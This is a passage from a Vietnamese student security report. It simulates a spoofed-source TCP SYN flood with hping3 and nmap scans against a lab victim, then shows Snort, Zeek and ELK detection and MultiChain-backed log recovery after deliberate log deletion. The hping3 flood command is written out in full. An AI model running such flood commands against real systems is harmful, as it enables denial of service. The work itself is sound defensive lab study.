
5.4.1. Mô phỏng tấn công

Mô tả luồng hoạt động của kịch bản

- Máy Attacker sử dụng công cụ hping3 để tạo lượng lớn gói TCP có cờ SYN với địa chỉ IP nguồn ngẫu nhiên (--rand-source)
- Máy Victim (nạn nhân) nhận nhiều gói SYN, tạo kết nối bán mở (half-open) và tiêu tốn tài nguyên (bảng kết nối).

Tái hiện kịch bản

Attcker sử dụng nmap để scan kiểm tra port và service đang chạy trên hệ thống victim



```
(nttgon㉿NTTGoN) - [~/Desktop]
$ nmap -p- 192.168.63.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-28 01:44 +07
Nmap scan report for 192.168.63.130 (192.168.63.130)
Host is up (0.00053s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:0C:29:17:C4:5B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds
```

Hình 66. Kết quả quét cổng mạng (2)

Attacker xác định được port 21 đang được mở trên hệ thống victim và sử dụng hping3 để tấn công DDoS vào hệ thống mục tiêu thông qua port 21.


Lệnh hping3 có các tham số sau:

- -c 1000: Gửi 1000 gói tin.
- -d 120: Kích thước dữ liệu mỗi gói là 120 byte.
- -S: Đặt cờ SYN trong gói tin TCP (mô phỏng kết nối TCP chưa hoàn chỉnh).
- -w 64: Đặt kích thước cửa sổ TCP là 64.
- -p 21: Nhắm đến cổng 21 (dịch vụ FTP).
- --flood: Gửi gói tin nhanh nhất có thể.
- --rand-source: Sử dụng địa chỉ IP nguồn ngẫu nhiên (spoofing).
- 192.168.63.130: Địa chỉ IP đích của mục tiêu.

```
__(nttgon@NTTGoN)-[~/Desktop]
$ sudo hping3 -c 1000 -d 120 -S -w 64 -p 21 --flood --rand-source 192.168.63.130
[sudo] password for nttgon:
Sorry, try again.
[sudo] password for nttgon:
HPING 192.168.63.130 (eth1 192.168.63.130): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.63.130 hping statistic ---
1495436 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Hình 67. Tấn công DDoS TCP SYN Flood vào cổng 21

Kiểm tra CPU trên máy victim



Hình 68. Tình trạng CPU của victim khi bị tấn công DDoS

CPU Core 1 của máy victim đang hoạt động tăng cao lên đến 84%

5.4.2. Phát hiện và phản ứng

Snort phát hiện

Snort ghi nhận nhiều lần SYN Flood nhắm vào địa chỉ 192.168.63.130:21, với tần suất cao trong thời gian ngắn.

Documents (54) Field statistics		Columns 2	Sort fields 1	Filter
<input type="checkbox"/>	@timestamp			
<input type="checkbox"/>	May 28, 2025 @ 03:29:15.932	05/28/03:29:23.484472 [**] [1:1002001:7] [DDoS] SYN Flood [**] [Classification: Attempted Denial of Service] [Priority: 1] {TCP} 115.166.34.234:8480 -> 192.168.63.130:21		
<input type="checkbox"/>	May 28, 2025 @ 03:29:18.930	05/28/03:29:18.755149 [**] [1:1002001:7] [DDoS] SYN Flood [**] [Classification: Attempted Denial of Service] [Priority: 1] {TCP} 200.182.226.135:2266 -> 192.168.63.130:21		
<input type="checkbox"/>	May 28, 2025 @ 03:29:15.273	05/28/03:29:14.282699 [**] [1:1002001:7] [DDoS] SYN Flood [**] [Classification: Attempted Denial of Service] [Priority: 1] {TCP} 160.199.4.57:65211 -> 192.168.63.130:21		
<input type="checkbox"/>	May 28, 2025 @ 03:29:12.185	05/28/03:29:09.094635 [**] [1:1002001:7] [DDoS] SYN Flood [**] [Classification: Attempted Denial of Service] [Priority: 1] {TCP} 166.164.83.136:13854 -> 192.168.63.130:21		
<input type="checkbox"/>	May 28, 2025 @ 03:29:05.182	05/28/03:29:03.664500 [**] [1:1002001:7] [DDoS] SYN Flood [**] [Classification: Attempted Denial of Service] [Priority: 1] {TCP} 92.28.231.164:12965 -> 192.168.63.130:21		
<input type="checkbox"/>	May 28, 2025 @ 03:29:02.181	05/28/03:28:59.000108 [**] [1:1002001:7] [DDoS] SYN Flood [**] [Classification: Attempted Denial of Service] [Priority: 1] {TCP} 159.236.174.13:45101 -> 192.168.63.130:21		
<input type="checkbox"/>	May 28, 2025 @ 03:29:03.461530	05/28/03:28:53.461530 [**] [1:1002001:7] [DDoS] SYN Flood [**] [Classification: Attempted Denial of Service] [Priority: 1] {TCP} 215.120.202.24:48282 ->		
Rows per page: 100 1 >				

Hình 69. Log Snort phát hiện DDoS nhắm vào máy victim với tần suất cao

Rule mapping với mitre attack

1/ DDoS Attempt

The screenshot shows the Elastic Stack interface with the 'Security' tab selected. A specific detection rule named 'DDoS Attempt' is displayed. The rule is enabled and uses a custom query 'message : \"*{DDoS}*\"'. The 'Definition' section includes index patterns 'filebeat-*', a custom query 'message : \"*{DDoS}*\"', and a rule type 'Query'. The 'Schedule' section indicates the rule runs every 30s with an additional look-back time of 870s.

Hình 70. Rule phát hiện DDoS Attempt và ánh xạ MITRE ATT&CK

Video mô phỏng phản ứng khi phát hiện tấn công: [Link](#)

5.5. Kịch bản 5: Ứng dụng MultiChain đảm bảo tính bất biến và khả năng khôi phục log

5.5.1. Mô phỏng sự cố

Mô tả luồng hoạt động của kịch bản

- Tất cả log sự kiện mạng đều được gửi lên hệ thống ELK để hiển thị và phân tích. Những sự kiện quan trọng đồng thời được lưu trữ trên MultiChain nhằm đảm bảo tính toàn vẹn và chống sửa đổi.

- Khi hệ thống ELK hoặc các thành phần thu thập log như Snort, Zeek gặp sự cố như mất dữ liệu, xóa index, bị tấn công hay bị xóa log đầu vào, các log quan trọng đã lưu trên MultiChain sẽ được truy xuất và phục hồi lại vào ELK, giúp đảm bảo không bị mất

Tái hiện kịch bản

Attacker sử dụng Nmap để quét mạng, xác định các cổng mở và trạng thái dịch vụ trên các địa chỉ IP có trong mạng.



```

File Actions Edit View Help
L3Tu4n@kali: ~/DACKN

Nmap scan report for 192.168.63.143 (192.168.63.143)
Host is up (0.00048s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
8080/tcp  open  http-proxy
9200/tcp  open  wap-wsp
MAC Address: 00:0C:29:28:76:50 (VMware)

Nmap scan report for 192.168.63.254 (192.168.63.254)
Host is up (0.00020s latency).
All 1000 scanned ports on 192.168.63.254 (192.168.63.254) are in ignored states.
Not shown: 1000 Filtered tcp ports (no-response)
MAC Address: 00:50:56:E7:E7:12 (VMware)


Nmap scan report for 192.168.63.129 (192.168.63.129)
Host is up (0.000021s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http

Nmap done: 256 IP addresses (8 hosts up) scanned in 7.22 seconds
(L3Tu4n@kali)-[~/DACKN]
$ 

```

Hình 71. Kết quả quét mạng

Khi đó Snort và Zeek đều ghi log lại hành động quét mạng của attacker.




```

l3tu4n@l3tu4n-Virtual-Platform:/usr/local/zeek/logs/current$ cat notice.log
{"ts":1749243669.363732, "note": "Scan::Port_Scan", "src": "192.168.63.129", "msp": "scanned at least 52 unique ports on hosts 192.168.63.134, 192.168.63.143, 192.168.63.2, 192.168.63.128, 192.168.63.130 in 0m0s", "sub": "local", "actions": ["Notice::ACTION_LOG"], "email_dest": [], "suppress_for": 3600.0}

```

Hình 72. Log gốc của Zeek



```

l3tu4n@l3tu4n-Virtual-Platform:/var/log/snort$ cat snort.alert.fast
06/07-04:01:09.336998  [**] [1:3:0] [SCAN] TCP SYN Scan [**] [Classification: Attempted Information Leak] [Priority: 2] [TCP] 192.168.63.129:46551 > 192.168.63.2:993

```

Hình 73. Log gốc của Snort

Quá trình thu thập log từ Snort và Zeek được thực hiện và đẩy lên MultiChain để đảm bảo tính bất biến, sử dụng script Python để tự động hóa.

```
(venv) l3tu4n@l3tu4n-Virtual-Platform:~/DACHS$ python3 pushlog_multichain.py
[+] Thông tin về Rate Limits:
  Nguồn: snort
    - DoS: tối đa 3 log trong 60 giây
    - DDoS: tối đa 3 log trong 60 giây
    - Brute Force: tối đa 3 log trong 60 giây
    - Scan: tối đa 3 log trong 60 giây
    - Default: tối đa 10 log trong 60 giây
  Nguồn: zeek
    - DoS: tối đa 3 log trong 60 giây
    - DDoS: tối đa 3 log trong 60 giây
    - Brute Force: tối đa 3 log trong 60 giây
    - Scan: tối đa 3 log trong 60 giây
    - Default: tối đa 10 log trong 60 giây
[+] Bắt đầu giám sát tất cả log...
[+] Phát hiện /usr/local/zeek/logs/current/notice.log, bắt đầu giám sát...
[+] Phát hiện /var/log/snort/snort.alert.fast, bắt đầu giám sát...
[+] Đã publish log '[SCAN] TCP SYN Scan' vào snort_alerts
[+] Đã publish log 'Scan::Port_Scan' vào zeek_notice
```

Hình 74. Log của Snort và Zeek được gửi lên MultiChain để lưu trữ bất biến


Cùng với đó log từ Snort và Zeek cũng được đẩy lên ELK Stack để quản lý tập trung, phân tích và lưu trữ.

Name	Health	Status	Primaries	Replicas	Documents	Storage size	Data stream
elastalert	yellow	open	1	1	116	754.21kb	
elastalert_error	yellow	open	1	1	54	213.79kb	
elastalert_silence	yellow	open	1	1	116	139.69kb	
elastalert_status	yellow	open	1	1	67,850	8.17mb	
filebeat-snort-2025.06.07	yellow	open	1	1	1	17.76kb	
filebeat-zeek-2025.06.07	yellow	open	1	1	6,743	3.81mb	

Hình 75. Log của Snort và Zeek được gửi lên ELK Stack để quản lý

5.5.2. Mô phỏng phục hồi

Khi được lưu trữ tập trung trên ELK Stack, thực hiện việc giả sử sự cố để mô phỏng phục hồi bằng cách xóa các index log đã được lưu trước đó.



Hình 76. Thực hiện xóa index log để mô phỏng phục hồi sau sự cố

Tiếp tục xóa cả file log gốc ở máy log Snort và Zeek.

```
l3tu4n@l3tu4n-VMware-Virtual-Platform:/var/log/snort$ sudo truncate -s 0 /var/log/snort/snort.alert.fast
l3tu4n@l3tu4n-VMware-Virtual-Platform:/var/log/snort$ cat snort.alert.fast
l3tu4n@l3tu4n-VMware-Virtual-Platform:/var/log/snort$
```

Hình 77. Thực hiện xóa log gốc ở log Snort

```
or :5000.0)
l3tu4n@l3tu4n-VMware-Virtual-Platform:/usr/local/zeek/logs/current$ sudo /usr/local/zeek/bin/zeekctl deploy
checking configurations ...
installing ...
removing old policies in /usr/local/zeek/spool/installed-scripts-do-not-touch/site ...
removing old policies in /usr/local/zeek/spool/installed-scripts-do-not-touch/auto ...
creating policy directories ...
installing site policies ...
generating standalone-layout.zeek ...
generating local-networks.zeek ...
generating zeekctl-config.zeek ...
generating zeekctl-config.sh ...
stopping ...
stopping zeek ...
starting ...
starting zeek ...
l3tu4n@l3tu4n-VMware-Virtual-Platform:/usr/local/zeek/logs/current$ cd ..
l3tu4n@l3tu4n-VMware-Virtual-Platform:/usr/local/zeek/logs$ cd current
l3tu4n@l3tu4n-VMware-Virtual-Platform:/usr/local/zeek/logs/current$ ls
loaded_scripts.log packet_filter.log stats.log stderr.log stdout.log telemetry.log
l3tu4n@l3tu4n-VMware-Virtual-Platform:/usr/local/zeek/logs/current$
```

Hình 78. Thực hiện xóa log gốc ở log Zeek

Có thể chọn bất cứ ngày nào trước đó hoặc 1 khoảng ngày hoặc tất cả các ngày mà muốn thực hiện phục hồi log.




```
l3tu4n@l3tu4n-VMware-Virtual-Platform: ~/DACK
l3tu4n@l3tu4n-VMware-Virtual-Platform: ~/DACK
l3tu4n@l3tu4n-VMware-Virtual-Platform: ~/DACK
GNU nano 7.2
stream_state.json

"zeek_notice": {
  "date_ranges": [],
  "single_dates": ["2025-06-07"]
},
"snort_alerts": {
  "date_ranges": [],
  "single_dates": ["2025-06-07"]
}
}
```

Hình 79. Thực hiện chọn ngày để thực hiện phục hồi log xóa log

Thực hiện phục hồi log sử dụng script Python để tự động hóa và kết quả đã thành công phục hồi cả log Snort và Zeek.




```
l3tu4n@l3tu4n-VMware-Virtual-Platform: ~/DACK
l3tu4n@l3tu4n-VMware-Virtual-Platform: ~/DACK
l3tu4n@l3tu4n-VMware-Virtual-Platform: ~/DACK
"email_dest": [],
"suppress_for": 3600,
"stream": "zeek_notice"
}

[✓] Gửi lên Logstash thành công (HTTP 200)
[LOG] {
  "ts": "2025-06-07 04:01:09",
  "note": "Scan::Port_Scan",
  "msg": "192.168.63.129 scanned at least 52 unique ports on hosts 192.168.63.134, 192.168.63.143, 192.168.63.2, 192.168.63.128, 192.168.63.130 in 0m0s",
  "sub": "local",
  "src": "192.168.63.129",
  "actions": [
    "Notice::ACTION_LOG"
  ],
  "email_dest": [],
  "suppress_for": 3600,
  "stream": "zeek_notice"
}

[-] Stream 'zeek_notice': Đã push 7 log thành công, 0 log lỗi đã lưu vào 'failed_logs.json'.
```

Hình 80. Kết quả phục hồi log Zeek



```
l3tu4n@l3tu4n-VMware-Virtual-Platform: ~/DACK
l3tu4n@l3tu4n-VMware-Virtual-Platform: ~/DACK
l3tu4n@l3tu4n-VMware-Virtual-Platform: ~/DACK
"stream": "snort_alerts"
}


[✓] Gửi lên Logstash thành công (HTTP 200)
[LOG] {
  "raw": "06/07-04:01:09.336998 [**] [1:3:0] [SCAN] TCP SYN Scan [**] [Classification: Attempted Information Leak] [Priority: 2] (TCP) 192.168.63.129:46551 -> 192.168.63.2:993",
  "ts": "2025-06-07 04:01:09",
  "sid": "1:3:0",
  "msg": "[SCAN] TCP SYN Scan",
  "classification": "Attempted Information Leak",
  "priority": "2",
  "protocol": "TCP",
  "src_ip": "192.168.63.129",
  "src_port": "46551",
  "dst_ip": "192.168.63.2",
  "dst_port": "993",
  "stream": "snort_alerts"
}

[-] Stream 'snort_alerts': Đã push 4 log thành công, 0 log lỗi đã lưu vào 'failed_logs.json'.

== KẾT THÚC CHẠY ==
l3tu4n@l3tu4n-VMware-Virtual-Platform: ~/DACK
```

Hình 81. Kết quả phục hồi log Snort

Các log quan trọng đã được phục hồi hoàn toàn.



Hình 82. Kết quả các log quan trọng đã được phục hồi

Video mô phỏng phản ứng khi phát hiện tấn công: [Link](#)

CHƯƠNG 6: KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN

6.1. Kết Luận

Nhóm nghiên cứu đã tích hợp thành công các công cụ mã nguồn mở gồm Snort, Zeek, ELK Stack, ElastAlert và Ansible để xây dựng một hệ thống phát hiện và phản ứng đe dọa mạng hiệu quả, đáp ứng các nhu cầu chính:

- Phát hiện đa chiều: sử dụng cả cơ chế dựa trên chữ ký (Snort) và phân tích hành vi (Zeek) để nâng cao khả năng phát hiện các hình thức tấn công đa dạng.
- Tập trung hóa dữ liệu log: thu thập, xử lý và trực quan hóa log từ nhiều nguồn khác nhau bằng ELK Stack, giúp quản trị viên dễ dàng giám sát và phân tích.
- Cảnh báo theo thời gian thực: với ElastAlert, hệ thống có thể cảnh báo tức thì khi có dấu hiệu tấn công, giúp giảm độ trễ trong xử lý sự cố.
- Phản ứng tự động: thông qua Ansible, hệ thống có thể tự động thực hiện các hành động như chặn IP, cách ly thiết bị, hoặc xóa mã độc theo kịch bản định sẵn.

Qua triển khai trên môi trường mô phỏng, nhóm đánh giá hệ thống vận hành ổn định, hiệu quả và có khả năng mở rộng. Kết quả thu được khẳng định rằng việc sử dụng công cụ mã nguồn mở là hướng đi khả thi, chi phí thấp và linh hoạt cho giải pháp an ninh mạng hiện đại.

6.2. Hướng phát triển

Để nâng cao hơn nữa hiệu quả và tính ứng dụng thực tiễn của hệ thống, nhóm đề xuất một số hướng phát triển trong tương lai như sau:

- Tích hợp học máy (machine learning) để phân tích hành vi bất thường và phát hiện các mối đe dọa chưa có chữ ký hoặc mẫu nhận diện cụ thể.
- Xây dựng dashboard tổng hợp và phân quyền người dùng, giúp quản trị viên dễ dàng giám sát, truy cập và thao tác trên hệ thống.
- Tự động hóa quá trình điều tra và truy vết sự cố (automated incident investigation), nhằm giảm gánh nặng cho đội ngũ vận hành an ninh (SOC).
- Mở rộng khả năng phản ứng ở mức hệ thống hoặc mạng, như tự động cập nhật firewall, cách ly VLAN, hoặc tắt máy chủ nghi ngờ bị xâm nhập.
- Tích hợp với các nền tảng threat intelligence (MISP, VirusTotal, AbuseIPDB...) để tăng độ chính xác và cập nhật nhanh chóng các chỉ số liên quan đến mối đe dọa.

TÀI LIỆU THAM KHẢO

- [1] “Zeek documentation — book of Zeek (git/master),” *Zeek.org*. [Online]. Available: <https://docs.zeek.org/en/master/>.
- [2] “Snort Setup Guides for emerging threats prevention,” *Snort.org*. [Online]. Available: <https://www.snort.org/documents>.
- [3] “Security Onion,” *Securityonion.net*. [Online]. Available: <https://blog.securityonion.net/2011/10/when-is-full-packet-capture-not-full.html>.
- [4] “ElastAlert 2 - Automated rule-based alerting for Elasticsearch — ElastAlert 2 0.0.1 documentation,” *Readthedocs.io*. [Online]. Available: <https://elastalert2.readthedocs.io/en/latest/>.
- [5] Ansible Community, “Ansible documentation,” *Ansible.com*. [Online]. Available: <https://docs.ansible.com/>.
- [6] “MITRE ATT&CK®,” *Mitre.org*. [Online]. Available: <https://attack.mitre.org/>.
- [7] “Elastic docs,” *Elastic.co*. [Online]. Available: <https://www.elastic.co/docs>.
- [8] “Cách sử dụng ELK stack (latest version),” *elroydevops*, 10-Jun-2023. [Online]. Available: <https://elroydevops.tech/cach-su-dung-elk-stack/>.
- [9] “Zeek package manager: Home,” *Zeek.org*. [Online]. Available: <https://packages.zeek.org/>.
- [10] “MultiChain,” *MultiChain Private Blockchain Platform*. [Online]. Available: <https://www.multichain.com/>.
- [11] “ChatGPT,” *Chatgpt.com*. [Online]. Available: <https://chatgpt.com/>.